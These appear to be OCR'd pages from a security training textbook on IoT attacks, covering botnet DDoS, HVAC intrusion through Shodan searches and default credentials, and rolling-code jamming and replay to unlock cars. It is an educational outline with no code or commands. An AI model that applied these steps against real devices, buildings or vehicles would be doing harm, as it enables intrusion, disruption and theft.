
Figure 18.8: General IoT device hacking scenarios



DDoS Attack

- Attacker initiates the attack by **exploiting the vulnerabilities** in the devices and installing a **malicious software** in their operating systems
- Multiple infected IoT devices are referred to as an **Army of Botnets**
- The target is attacked with a **large volume of requests** from multiple IoT devices present in different locations

Attacker
① Attacker gains remote access to the vulnerable devices
② Attacker injects malware into IoT devices to turn them into bots
Compromised IoT Devices (botnets)
Command and Control Center
③ C&C instruct botnets
④ Attacker uses command and control center to launch attack
Target Server
Server goes offline and unable to process any further requests
Target Server

DDoS Attack

A distributed denial-of-service (DDoS) attack is an attack in which multiple infected systems are used to bombard a single online system or service, rendering the server useless, slow, or unavailable for a legitimate user for a short period of time. The attacker initiates the attack by first exploiting vulnerabilities in devices and then installing malicious software in their operating systems. These multiple compromised devices are referred to as an army of botnets.

Once an attacker decides on his/her target, he/she instructs the botnets or zombie agents to send requests to the target server that he/she is attacking. The target is attacked by a large volume of requests from multiple IoT devices present in different locations. As a result, the target system is flooded with more requests than it can handle. Therefore, it either goes offline, suffers a loss in performance, or shuts down completely.

Given below are the steps followed by an attacker to perform a DDoS attack on IoT devices:

- Attacker gains remote access to vulnerable devices
- After gaining access, he/she injects malware into the IoT devices to turn them into botnets
- Attacker uses a command and control center to instruct botnets and to send multiple requests to the target server, resulting in a DDoS attack
- Target server goes offline and becomes unavailable to process any further requests


Exploit HVAC

- Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms; this gives attackers a gateway to **hack corporate systems**
- HVAC systems have many **security vulnerabilities** that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attack on the organization's network



Attacker using Shodan searches for vulnerable ICS systems

Attacker tries default user credentials to access the ICS system

Attacker gains access to the HVAC system through ICS

Attacker controls the temperature from HVAC or carries out other attacks on local network

Exploit HVAC

Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms, giving attackers a gateway through which to hack corporate systems. HVAC systems have many security vulnerabilities that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attacks on the organization's network. HVAC systems are generally connected to the networks of various industries, government sectors, hospitals, etc. These systems provide remote access rights to HVAC vendors and third parties to support their remote administration, such as remotely monitoring energy consumption and temperatures in various places. In addition, many HVAC companies provide common login names and passwords to different organizations. Attackers take advantage of this to obtain remote access to corporate networks and steal confidential information from organizations.

Steps followed by an attacker to exploit HVAC systems:

- Attacker uses **Shodan** (*https://www.shodan.io*) and searches for vulnerable industrial control systems (ICSs)
- Based on the vulnerable ICSs found, the attacker then searches for default user credentials using online tools such as *https://www.defpass.com*
- Attacker uses default user credentials to attempt to access the ICS
- After gaining access to the ICS, the attacker attempts to gain access to the HVAC system remotely through the ICS
- After gaining access to the HVAC system, an attacker can control the temperature from the HVAC or carry out other attacks on the local network

Rolling Code Attack

- Most smart vehicles use **smart locking systems** that involve the transmission of an **RF signal** in the form of a code from a modern key fob, which locks or unlocks the vehicle, to the receiver in the vehicle
- This code that locks or unlocks a vehicle or garage is called a **Rolling Code** or **Hopping Code**
- The attacker uses a jammer to thwart the **transmission of a code**
- After obtaining the code, the attacker can use it to unlock and **steal the vehicle**

Victim

① Victim presses car remote button to unlock the car

② Attacker uses jammer to jam the car's reception of rolling code sent and simultaneously sniffs the first code

③ The car does not unlock; victim tries again by sending second code

④ Attacker sniffs the second code

⑤ On the second attempt by the victim, an attacker forwards the first code that unlocks the car

⑥ The recorded second code is used later by an attacker to unlock and steal the vehicle

Car

Rolling Code Attack

Most smart vehicles use smart locking systems, which include an RF signal transmitted in the form of code from a modern key fob to lock or unlock the vehicle. Here, the code sent to the vehicle is only used once and is different for every other use, which means if a vehicle receives the same code again, it rejects it.

The code that locks or unlocks a car or garage is called a rolling code or hopping code. It is used in a keyless entry system to prevent replay attacks. An eavesdropper can capture the code transmitted and later use it to unlock the garage or vehicle.


To obtain the rolling code, the attacker thwarts the transmission of a signal from the key fob to the receiver in the vehicle. This attack is performed using a jamming device that simultaneously jams the signal and sniffs the code, and the attacker later uses that code to unlock the vehicle or the garage door.

